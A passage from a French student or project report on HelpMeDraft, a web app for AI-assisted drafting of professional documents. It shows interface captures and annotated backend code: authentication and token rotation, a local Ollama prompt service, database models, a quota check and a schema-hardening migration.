© 2026 LexiCorp / HelpMeDraft. Tous droits réservés.

Édition & Rédaction Assistée

Capture C-03 — inscription (/register).



H
HELPMEDRAFT / LEXICORP
ACCUEIL
CONNEXION
ESPACE RÉDACTION
[RÉCUPÉRATION]
MOT DE PASSE

Rétablissez l'accès sécurisé à votre espace de rédaction.

Entrez votre adresse email ci-dessous. Nous vous enverrons un lien sécurisé pour réinitialiser votre mot de passe.

ADRESSE EMAIL
vous@exemple.com
ENVOYER LE LIEN
← RETOUR À LA CONNEXION

Capture C-04 — mot de passe oublié (/forgot-password).



// ESPACE PERSONNEL

Bonjour, Camille.

Retrouvez vos documents, reprenez vos brouillons en cours et amorcez vos nouvelles rédactions.

DOCUMENTS CRÉÉS
05
↑ Total sur votre compte

BROUILLONS
03
↑ À terminer

DOCUMENTS FINALISÉS
01
↑ Prêts à être exportés

01 Que souhaitez-vous faire ?

Créer un document
Décrivez votre besoin et laissez l'IA préparer un premier brouillon.

Utiliser un modèle
Partez d'une structure existante adaptée à votre situation.

Importer un document
Ajoutez un document existant pour le modifier ou l'améliorer.

Rechercher par titre, type ou statut...

4 DOCUMENT(S)

Document vierge
MARKDOWN • 3 novembre 2026 à 10:50
BROUILLON →

Brouillon sans dossier
MARKDOWN • 3 novembre 2026 à 10:50
BROUILLON →

Note de service — terminée
WYSIWYG • 3 novembre 2026 à 10:50
TERMINÉ →

Avenant n°2 — à relire
MARKDOWN • 3 novembre 2026 à 10:50
À RELIRE →

[MES DONNÉES PERSONNELLES]

Récupérez une copie de tout ce que HelpMeDraft conserve sur vous : votre compte, vos dossiers, vos documents et leur contenu, l'historique de l'assistant et vos consentements.

L'archive ne contient **aucun mot de passe ni jeton de connexion**, et aucune donnée concernant une autre personne.

HELPMEDRAFT

Plateforme d'assistance à la rédaction de documents professionnels. Passez de l'intention au document abouti sans friction.

Systèmes opérationnels · RGPD ok

[NAVIGATION]
→ ACCUEIL
→ FONCTIONNALITÉS
→ TARIFS


[INFORMATIONS LÉGALES]
MENTIONS LÉGALES
CGU
POLITIQUE DE CONFIDENTIALITÉ

[CONTACT]
contact@helpmedraft.fr
RÉSEAUX

© 2026 LexiCorp / HelpMeDraft. Tous droits réservés.

Édition & Rédaction Assistée

Capture C-05 — tableau de bord (/dashboard).


H
HELPMEDRAFT / LEXICORP
SESSION ACTIVE
ACCUEIL
TABLEAU DE BORD
MES DOCUMENTS
Déconnexion
[ESPACE PERSONNEL]
MES DOCUMENTS
+ NOUVEAU DOCUMENT
DOSSIERS
TOUS LES DOCUMENTS
CONTRATS (2)
RESSOURCES HUMAIN…
+ NOUVEAU DOSSIER
Rechercher dans cette page…
5 / 5 DOCUMENT(S)

Document vierge
[MARKDOWN] · Modifié le 3 novembre 2026 à 10:50 — BROUILLON — SUPPRIMER


Brouillon sans dossier
[MARKDOWN] · Modifié le 3 novembre 2026 à 10:50 — BROUILLON — SUPPRIMER

Note de service — terminée
[RICHE] · Modifié le 3 novembre 2026 à 10:50 — TERMINÉ — SUPPRIMER

Avenant n°2 — à relire
[MARKDOWN] · Modifié le 3 novembre 2026 à 10:50 — À RELIRE — SUPPRIMER

Contrat de prestation — brouillon
[MARKDOWN] · Modifié le 3 novembre 2026 à 10:50 — BROUILLON — SUPPRIMER

Capture C-06 — liste des documents (/documents).


H
HELPMEDRAFT / LEXICORP
SESSION ACTIVE
ACCUEIL
TABLEAU DE BORD
MES DOCUMENTS
Déconnexion
← RETOUR AUX DOCUMENTS
[NOUVEAU BROUILLON]
Ex. Compte rendu de réunion du 12 mars
G
I
S
H1
H2
H3
• Liste
1. Liste
Lien
Code
" Citation
✨ IA
Écrire
Partagé
Lire
ANNULER
ENREGISTRER

TITRE DU DOCUMENT

STATUT : BROUILLON

DOSSIER : AUCUN DOSSIER

Capture C-07 — nouveau document (/documents/nouveau).

12.3. Le code de composants métier les plus significatifs

Fichier `backend/app/services/auth_service.py` — composant métier le plus sensible du projet. Les fonctions de hachage de mot de passe, le cycle de vie des jetons et la rotation des refresh tokens y sont réunis.

```
import bcrypt, jwt, datetime, secrets, hashlib, re
from flask import current_app
from sqlalchemy import select
from database.db import SessionLocal, User, UserSession
from utilitaires import utc_now_naive

ACCESS_TOKEN_EXPIRES_MINUTES = 15
REFRESH_TOKEN_EXPIRES_DAYS = 7

def hash_password(plain_password: str) -> str:
    password_bytes = plain_password.encode("utf-8")
    hashed = bcrypt.hashpw(password_bytes, bcrypt.gensalt())
    return hashed.decode("utf-8")

def verify_password(plain_password: str, hashed_password: str) -> bool:
    return bcrypt.checkpw(plain_password.encode("utf-8"),
                          hashed_password.encode("utf-8"))

def is_password_valid(password: str) -> bool:
    if len(password) < 8:
        return False
    if not re.search(r"[A-Z]", password):
        return False
    if not re.search(r"[a-z]", password):
        return False
    if not re.search(r"[0-9]", password):
        return False
    return True

def generate_access_token(user_id: str) -> str:
    now = datetime.datetime.now(datetime.timezone.utc)
    payload = {
        "sub": user_id,
        "iat": now,
        "exp": now + datetime.timedelta(minutes=ACCESS_TOKEN_EXPIRES_MINUTES),
    }
    return jwt.encode(payload, current_app.config["JWT_SECRET_KEY"], algorithm="HS256")

def decode_access_token(token: str) -> dict:
    try:
        return jwt.decode(token, current_app.config["JWT_SECRET_KEY"], algorithms=["HS256"])
    except jwt.ExpiredSignatureError:
        raise ValueError("Token expiré")
    except jwt.InvalidTokenError:
        raise ValueError("Token invalide")

def generate_refresh_token() -> str:
    return secrets.token_urlsafe(64)

def hash_refresh_token(plain_token: str) -> str:
    return hashlib.sha256(plain_token.encode()).hexdigest()

def create_session(user_id: str) -> str:
    refresh_token = generate_refresh_token()
    with SessionLocal() as db_session:
        user_session = UserSession(
            user_id=user_id,
            refresh_token_hash=hash_refresh_token(refresh_token),
            refresh_token_exp=utc_now_naive()
                + datetime.timedelta(days=REFRESH_TOKEN_EXPIRES_DAYS),
        )
        db_session.add(user_session)
        db_session.commit()
    return refresh_token

def verify_refresh_token(refresh_token: str) -> str:
    token_hash = hash_refresh_token(refresh_token)
    with SessionLocal() as db_session:
        stmt = select(UserSession).where(UserSession.refresh_token_hash == token_hash)
        session = db_session.execute(stmt).scalar_one_or_none()
        if session is None:
            raise ValueError("Refresh token invalide")
        if session.refresh_token_exp < utc_now_naive():
            db_session.delete(session)
            db_session.commit()
            raise ValueError("Refresh token expiré")
        return session.user_id

def revoke_all_user_sessions(user_id: str, db_session) -> None:
    stmt = select(UserSession).where(UserSession.user_id == user_id)
    for session in db_session.execute(stmt).scalars().all():
        db_session.delete(session)

def rotate_refresh_token(old_refresh_token: str) -> tuple[str, str]:
    old_token_hash = hash_refresh_token(old_refresh_token)
    with SessionLocal() as db_session:
        stmt = select(UserSession).where(UserSession.refresh_token_hash == old_token_hash)
        session = db_session.execute(stmt).scalar_one_or_none()

        if session is None:
            raise ValueError("Refresh token invalide")

        if session.revoke:
            revoke_all_user_sessions(session.user_id, db_session)
            db_session.commit()
            raise ValueError("Réutilisation détectée : toutes les sessions ont été révoquées")

        if session.refresh_token_exp < utc_now_naive():
            db_session.delete(session)
            db_session.commit()
            raise ValueError("Refresh token expiré")

        session.revoke = True

        new_refresh_token = generate_refresh_token()
        new_session = UserSession(
            user_id=session.user_id,
            refresh_token_hash=hash_refresh_token(new_refresh_token),
            refresh_token_exp=utc_now_naive()
                + datetime.timedelta(days=REFRESH_TOKEN_EXPIRES_DAYS),
        )
        db_session.add(new_session)
        db_session.commit()

        return session.user_id, new_refresh_token

def generate_reset_token() -> tuple[str, str]:
    plain_token = secrets.token_urlsafe(32)
    token_hash = hashlib.sha256(plain_token.encode()).hexdigest()
    return plain_token, token_hash

def hash_reset_token(plain_token: str) -> str:
    return hashlib.sha256(plain_token.encode()).hexdigest()

def is_reset_token_expired(expires_at: datetime) -> bool:
    return utc_now_naive() > expires_at
```

Fichier `backend/app/services/ia_service.py` — construction des prompts et appel au moteur d'inférence local.

```
import json

import requests
from flask import current_app

TEMPERATURES = {
    "corriger": 0.1,
    "reformuler": 0.3,
    "completer": 0.7,
}
TEMPERATURE_PAR_DEFAUT = 0.3

PROMPT_TEMPLATES = {
    "reformuler": (
        "Tu es un assistant de rédaction de documents professionnels. "
        "Reformule le texte suivant pour le rendre plus clair et plus professionnel, "
        "sans changer son sens ni ajouter d'informations nouvelles. "
        "Réponds uniquement avec le texte reformulé, sans commentaire ni introduction.\n\n"
        "Texte à reformuler :\n{contenu}"
    ),
    "corriger": (...),
    "completer": (...),
}

def build_prompt(type_action: str, contenu: str, instructions: str | None = None) -> str:
    template = PROMPT_TEMPLATES.get(type_action)
    if template is None:
        raise ValueError(f"Type d'action inconnu: {type_action}")
    prompt = template.format(contenu=contenu)
    if instructions:
        prompt += f"\n\nConsigne particulière à respecter: {instructions}"
    return prompt

def temperature_pour(type_action: str) -> float:
    return TEMPERATURES.get(type_action, TEMPERATURE_PAR_DEFAUT)

def _nettoyer_raisonnement(texte: str) -> str:
    if "</think>" in texte:
        return texte.rsplit("</think>", 1)[1].strip()
    if "<think>" in texte:
        return ""
    return texte.strip()

def _detail_ollama(response) -> str:
    if response is None:
        return ""
    try:
        detail = (response.json() or {}).get("error", "")
    except ValueError:
        detail = response.text or ""
    return " ".join(str(detail).split())[:200]

def _charge_utile(model, prompt, temperature, num_ctx, think, keep_alive) -> dict:
    charge = {
        "model": model,
        "prompt": prompt,
        "keep_alive": keep_alive,
        "stream": True,
        "options": {"temperature": temperature, "num_ctx": num_ctx},
    }
    if think is not None:
        charge["think"] = think
    return charge

def _lire_flux(response) -> tuple[str, int]:
    morceaux, jetons = [], 0
    for ligne in response.iter_lines():
        if not ligne:
            continue
        try:
            bloc = json.loads(ligne)
        except ValueError as e:
            raise RuntimeError("Réponse illisible d'Ollama : le flux ne contient "
                               "pas du JSON ligne par ligne.") from e
        if bloc.get("error"):
            raise RuntimeError(f"Erreur Ollama pendant la génération : {bloc['error']}")
        morceaux.append(bloc.get("response", ""))
        if bloc.get("done"):
            jetons = bloc.get("prompt_eval_count", 0) + bloc.get("eval_count", 0)
    return _nettoyer_raisonnement("".join(morceaux)), jetons

def _appel(base_url: str, charge: dict, connect_timeout: int) -> tuple[str, int]:
    try:
        with requests.post(
            f"{base_url}/api/generate",
            json=charge,
            stream=True,
            timeout=(connect_timeout, None),
        ) as response:
            try:
                response.raise_for_status()
            except requests.exceptions.HTTPError as e:
                detail = _detail_ollama(response)
                if _est_think_refuse(e, detail):
                    raise _ThinkRefuse() from e
                raise RuntimeError(_erreur_http(e, charge["model"], detail)) from e
            return _lire_flux(response)
    except requests.exceptions.ConnectionError as e:
        raise RuntimeError(f"Impossible de joindre Ollama sur {base_url}. "
                           "Vérifiez qu'il est lancé sur votre machine.") from e

def call_ollama(prompt: str, temperature: float | None = None) -> tuple[str, int]:
    base_url = current_app.config["OLLAMA_URL"]
    model = current_app.config["OLLAMA_MODEL"]
    charge = _charge_utile(
        model, prompt,
        temperature if temperature is not None else TEMPERATURE_PAR_DEFAUT,
        current_app.config["OLLAMA_NUM_CTX"],
        current_app.config["OLLAMA_THINK"],
        current_app.config["OLLAMA_KEEP_ALIVE"],
    )
    try:
        return _appel(base_url, charge, current_app.config["OLLAMA_CONNECT_TIMEOUT"])
    except _ThinkRefuse:
        del charge["think"]
        return _appel(base_url, charge, current_app.config["OLLAMA_CONNECT_TIMEOUT"])
```

12.4. Le code de composants d’accès aux données les plus significatifs

Modèles SQLAlchemy — backend/database/db.py (extrait)

```
from __future__ import annotations
from pathlib import Path
from datetime import datetime
import uuid
from sqlalchemy import (Boolean, DateTime, ForeignKey, Integer, String, Text,
                        create_engine, event, func)
from sqlalchemy.orm import (DeclarativeBase, Mapped, mapped_column,
                            relationship, sessionmaker)
from utilitaires import utc_now_naive

DB_PATH = Path("HelpMeDraft.db")
engine = create_engine(f'sqlite:///{DB_PATH}', echo=False)

@event.listens_for(engine, "connect")
def _enable_sqlite_foreign_keys(dbapi_connection, connection_record):
    cursor = dbapi_connection.cursor()
    cursor.execute("PRAGMA foreign_keys=ON")
    cursor.close()

SessionLocal = sessionmaker(bind=engine, expire_on_commit=False)

def gen_uuid() -> str:
    return str(uuid.uuid4())

class Base(DeclarativeBase):
    pass

class User(Base):
    __tablename__ = "user"

    user_id:   Mapped[str] = mapped_column(String(36),  primary_key=True, default=gen_uuid)
    lastname:  Mapped[str] = mapped_column(String(50),  nullable=False)
    firstname: Mapped[str] = mapped_column(String(50),  nullable=False)
    email:     Mapped[str] = mapped_column(String(326), nullable=False, unique=True)
    mdp_hash:  Mapped[str] = mapped_column(String(255), nullable=False)
    role:      Mapped[str] = mapped_column(String(20),  nullable=False, default="user")

    quota_daily_limit: Mapped[int] = mapped_column(Integer, nullable=False, default=20)

    created_at: Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                 default=utc_now_naive)
    updated_at: Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                 default=utc_now_naive,
                                                 onupdate=utc_now_naive)

    password_resets: Mapped[list[PasswordReset]] = relationship(
        "PasswordReset", back_populates="user", cascade="all, delete-orphan")
    dossiers:        Mapped[list[Dossier]] = relationship(
        "Dossier", back_populates="user", cascade="all, delete-orphan")
    documents:       Mapped[list[Document]] = relationship(
        "Document", back_populates="user", cascade="all, delete-orphan")
    consentements:   Mapped[list[Consentement]] = relationship(
        "Consentement", back_populates="user", cascade="all, delete-orphan")
    sessions:        Mapped[list[UserSession]] = relationship(
        "UserSession", back_populates="user", cascade="all, delete-orphan")
    ias:             Mapped[list[IA]] = relationship(
        "IA", back_populates="user", cascade="all, delete-orphan")
```

```
class UserSession(Base):
    __tablename__ = "user_session"

    id_session: Mapped[str] = mapped_column(String(36), primary_key=True, default=gen_uuid)
    refresh_token_hash: Mapped[str]      = mapped_column(String(128), nullable=False, unique=True)
    refresh_token_exp:  Mapped[datetime] = mapped_column(DateTime, nullable=False)
    revoke:             Mapped[bool]     = mapped_column(Boolean, nullable=False, default=False)
    created_at:         Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                         default=utc_now_naive)
    user_id:            Mapped[str]      = mapped_column(
        String(36), ForeignKey("user.user_id", ondelete="CASCADE"), nullable=False)

    user: Mapped[User] = relationship("User", back_populates="sessions")

class Document(Base):
    __tablename__ = "document"

    id_document: Mapped[str]      = mapped_column(String(36),  primary_key=True, default=gen_uuid)
    titre:       Mapped[str]      = mapped_column(String(255), nullable=False)
    content:     Mapped[str]      = mapped_column(Text,        nullable=True)
    format:      Mapped[str]      = mapped_column(String(20),  default="markdown")
    status:      Mapped[str]      = mapped_column(String(20),  nullable=False, default="brouillon")
    created_at:  Mapped[datetime] = mapped_column(DateTime, nullable=False, default=utc_now_naive)
    updated_at:  Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                  default=utc_now_naive, onupdate=utc_now_naive)

    id_dossier:  Mapped[str | None] = mapped_column(
        String(36), ForeignKey("dossier.id_dossier", ondelete="SET NULL"), nullable=True)
    user_id:     Mapped[str] = mapped_column(
        String(36), ForeignKey("user.user_id", ondelete="CASCADE"), nullable=False)

    dossier: Mapped[Dossier | None] = relationship("Dossier", back_populates="documents")
    user:    Mapped[User]           = relationship("User",    back_populates="documents")
    ias:     Mapped[list[IA]]       = relationship("IA", back_populates="document",
                                                   cascade="all, delete-orphan")

class IA(Base):
    __tablename__ = "ia"

    id_ia:          Mapped[str]      = mapped_column(String(36), primary_key=True, default=gen_uuid)
    type_action:    Mapped[str]      = mapped_column(String(50), nullable=False)
    content_before: Mapped[str]      = mapped_column(Text, nullable=True)
    content_after:  Mapped[str]      = mapped_column(Text, nullable=True)
    tokens_used:    Mapped[int]      = mapped_column(Integer, default=0)
    created_at:     Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                     default=utc_now_naive)

    user_id:     Mapped[str] = mapped_column(
        String(36), ForeignKey("user.user_id", ondelete="CASCADE"), nullable=False)
    id_document: Mapped[str] = mapped_column(
        String(36), ForeignKey("document.id_document"), nullable=False)

    user:     Mapped[User]     = relationship("User",     back_populates="ias")
    document: Mapped[Document] = relationship("Document", back_populates="ias")

Base.metadata.create_all(engine)
```

Les tables `Dossier`, `Consentement` et `PasswordReset` suivent exactement le même schéma de déclaration ; elles sont omises ici pour ne pas allonger l'annexe.

Comptage du quota IA sur fenêtre glissante — backend/app/routes/ia_route.py

```
window_start = utc_now_naive() - timedelta(hours=24)
calls_last_24h = db_session.execute(
    select(func.count()).select_from(IA).where(
        IA.user_id == request.user_id,
        IA.created_at >= window_start,
    )
).scalar_one()

if calls_last_24h >= current_user.quota_daily_limit:
    return jsonify({
        "error": f"Quota IA quotidien atteint ({current_user.quota_daily_limit} requêtes / 24h)."
    }), 429
```

Script de modification de la base — backend/database/migration_durcissement.sql

Le script de création complet (`backend/database/schema_mysql.sql, huit tables, MySQL 8`) est versionné dans le dépôt ; ses extraits significatifs figurent en § 5.5. Le script de migration est reproduit ici intégralement, car l'ordre de ses opérations porte un raisonnement (§ 5.5).

```
USE helpmedraft;

DELETE FROM user_session;

ALTER TABLE user_session
    DROP INDEX uq_session_token,
    CHANGE COLUMN refresh_token refresh_token_hash VARCHAR(128) NOT NULL,
    ADD UNIQUE KEY uq_session_token (refresh_token_hash);

UPDATE consentement
   SET type_consentement = 'traitement_ia_local'
 WHERE type_consentement = 'openai_data_processing';

ALTER TABLE `user`
    ADD CONSTRAINT ck_user_role  CHECK (role IN ('user','admin')),
    ADD CONSTRAINT ck_user_quota CHECK (quota_daily_limit BETWEEN 0 AND 1000);

ALTER TABLE document
    ADD CONSTRAINT ck_document_status CHECK (status IN ('brouillon','a_relire','termine')),
    ADD CONSTRAINT ck_document_format CHECK (format IN ('markdown','wysiwyg'));

ALTER TABLE ia
    ADD CONSTRAINT ck_ia_action CHECK (type_action IN ('reformuler','corriger','completer'));

CREATE INDEX ix_ia_user_created       ON ia (user_id, created_at);
CREATE INDEX ix_ia_document_created   ON ia (id_document, created_at);
CREATE INDEX ix_document_user_updated ON document (user_id, updated_at);
CREATE INDEX ix_document_dossier      ON document (id_dossier);

SELECT table_name, engine, table_collation
  FROM information_schema.tables
 WHERE table_schema = 'helpmedraft'
 ORDER BY table_name;

SELECT constraint_name, table_name, referenced_table_name, delete_rule
  FROM information_schema.referential_constraints
 WHERE constraint_schema = 'helpmedraft';

SELECT table_name, index_name,
       GROUP_CONCAT(column_name ORDER BY seq_in_index) AS colonnes
  FROM information_schema.statistics
 WHERE table_schema = 'helpmedraft'
 GROUP BY table_name, index_name;
```

12.5. Le code d’autres composants

Configuration — backend/app/config.py

```
import os
from dotenv import load_dotenv

load_dotenv()

class Config:
    JWT_SECRET_KEY = os.environ.get("JWT_SECRET_KEY")
    if not JWT_SECRET_KEY:
        raise RuntimeError(
            "JWT_SECRET_KEY est absente de l'environnement. "
            "Copier .env.example en backend/.env puis générer une clé : "
            'python -c "import secrets; print(secrets.token_urlsafe(64))"'
        )

    SECRET_KEY = os.environ.get("SECRET_KEY")
    if not SECRET_KEY:
        raise RuntimeError("SECRET_KEY est absente de l'environnement. ...")

    APP_ENV = os.getenv("APP_ENV", "development")
    COOKIE_SECURE = APP_ENV != "development"

    CORS_ORIGINS = [
        origine.strip()
        for origine in os.getenv("CORS_ORIGINS", "http://localhost:5173").split(",")
        if origine.strip()
    ]

    MAIL_SERVER = os.getenv("MAIL_SERVER")
    MAIL_PORT = int(os.getenv("MAIL_PORT", 2525))

    OLLAMA_URL = os.getenv("OLLAMA_URL", "http://localhost:11434")

    OLLAMA_MODEL = os.getenv("OLLAMA_MODEL", "qwen2.5:3b")

    OLLAMA_NUM_CTX = int(os.getenv("OLLAMA_NUM_CTX", 4096))

    OLLAMA_KEEP_ALIVE = os.getenv("OLLAMA_KEEP_ALIVE", "30m")

    OLLAMA_THINK = os.getenv("OLLAMA_THINK", "false").strip().lower() in {
        "1", "true", "yes", "oui",
    }

    OLLAMA_CONNECT_TIMEOUT = int(os.getenv("OLLAMA_CONNECT_TIMEOUT", 10))

    IA_MAX_CONTENU_LENGTH = int(os.getenv("IA_MAX_CONTENU_LENGTH", 3000))
```

Décorateur d'authentification et gardes de blueprint

```
def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth_header = request.headers.get("Authorization", "")
        if not auth_header.startswith("Bearer "):
            return jsonify({"error": "Token manquant"}), 401
        token = auth_header.split(" ")[1]
        try:
            payload = decode_access_token(token)
        except Exception:
            return jsonify({"error": "Token invalide ou expiré"}), 401
        request.user_id = payload["sub"]
        return f(*args, **kwargs)
    return decorated
```

```
@document_bp.before_request
def require_auth():
    if request.method == "OPTIONS":
        return None
    return token_required(lambda: None)()
```

```
@admin_bp.before_request
def require_admin():
    if request.method == "OPTIONS":
        return None

    auth_error = token_required(lambda: None)()
    if auth_error is not None:
        return auth_error

    with SessionLocal() as db_session:
        stmt = select(User).where(User.user_id == request.user_id)
        current_user = db_session.execute(stmt).scalar_one_or_none()
        if current_user is None or current_user.role != "admin":
            return jsonify({"error": "Accès réservé aux administrateurs"}), 403
```

Pose du cookie de refresh

```
REFRESH_COOKIE_MAX_AGE = 60 * 60 * 24 * 30

def set_refresh_cookie(response, refresh_token: str):
    response.set_cookie(
        "refresh_token", refresh_token,
        httponly=True,
        secure=current_app.config["COOKIE_SECURE"],
        samesite="Strict",
        max_age=REFRESH_COOKIE_MAX_AGE,
        path="/auth",
    )
    return response
```

Validation d'un payload de document

```
ALLOWED_FORMATS  = {"markdown", "wysiwyg"}
ALLOWED_STATUSES = {"brouillon", "a_relire", "termine"}

def _validate_document_fields(data: dict, partial: bool = False):
    fields = {}

    if not partial or "titre" in data:
        titre = data.get("titre")
        if not titre or not isinstance(titre, str) or not titre.strip():
            return None, (jsonify({"error": "Le champ titre est requis"}), 400)
        titre = titre.strip()
        if len(titre) > 255:
            return None, (jsonify({"error": "Le titre ne peut pas dépasser 255 caractères"}), 400)
        fields["titre"] = titre

    if not partial or "status" in data:
        status = data.get("status", "brouillon")
        if status not in ALLOWED_STATUSES:
            return None, (jsonify({
                "error": f"Le statut doit être l'un de : {', '.join(sorted(ALLOWED_STATUSES))}"
            }), 400)
        fields["status"] = status

    return fields, None
```

Le même objet sert la création et la mise à jour, avec un seul drapeau pour différencier les deux régimes. Deux fonctions séparées auraient divergé dès la première règle ajoutée d'un seul côté.

Fabrique d'application

Le code de `create_app()` — origine CORS explicite, enregistrement des cinq blueprints, normalisation de la réponse `429` — figure en § 6 et n'est pas répété ici.